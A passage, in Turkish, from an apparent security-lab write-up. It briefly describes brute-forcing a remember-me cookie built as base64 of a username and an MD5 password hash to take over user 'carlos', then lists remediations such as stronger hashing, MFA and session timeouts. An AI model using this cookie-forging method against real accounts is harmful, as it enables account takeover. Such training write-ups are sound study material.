Ardından verilen şifre listesi tek tek formata uygun şekilde decrypte edilir, yani; “base64(username+'.'+md5HashOfPassword)” şeklinde yazılır ve atak gerçekleştirilir.(kaba kuvvet saldırısı) Ardından sonuca ulaşılmıştır. Carlos kullanıcısının hesabına erişim elde edilmiştir.

Zafiyet Çözüm Önerisi:

- MD5 gibi zayıf hashleme algoritmaları yerine, SHA-256 veya bcrypt gibi daha güvenli hashleme algoritmaları kullanılmalıdır. Bu, şifrelerin daha güvenli bir şekilde saklanması sağlar ve kaba kuvvet saldırılarına karşı direnci artırır.
- Kullanıcı adları ve parolalar gibi hassas bilgilerin hashlenmiş halleri bile doğrudan istemcilere gönderilmemelidir. Bunun yerine, oturum yönetimi için güvenli ve şifrelenmiş oturum belirteçleri (tokens) kullanılmalıdır.
- Sistemde çok faktörlü kimlik doğrulama (MFA) uygulanmalıdır. Bu, kullanıcıların giriş yaparken sadece şifre ile değil, aynı zamanda bir doğrulama kodu gibi ek bir güvenlik adımı ile kimliklerini doğrulamalarını gerektirir.
- "Beni hatırla" fonksiyonunu kullanan oturumlar için belirli bir zaman aşımı uygulanmalıdır. Uzun süreli oturumlarda belirli aralıklarla yeniden kimlik doğrulaması yapılması gerekliliği eklenmelidir.

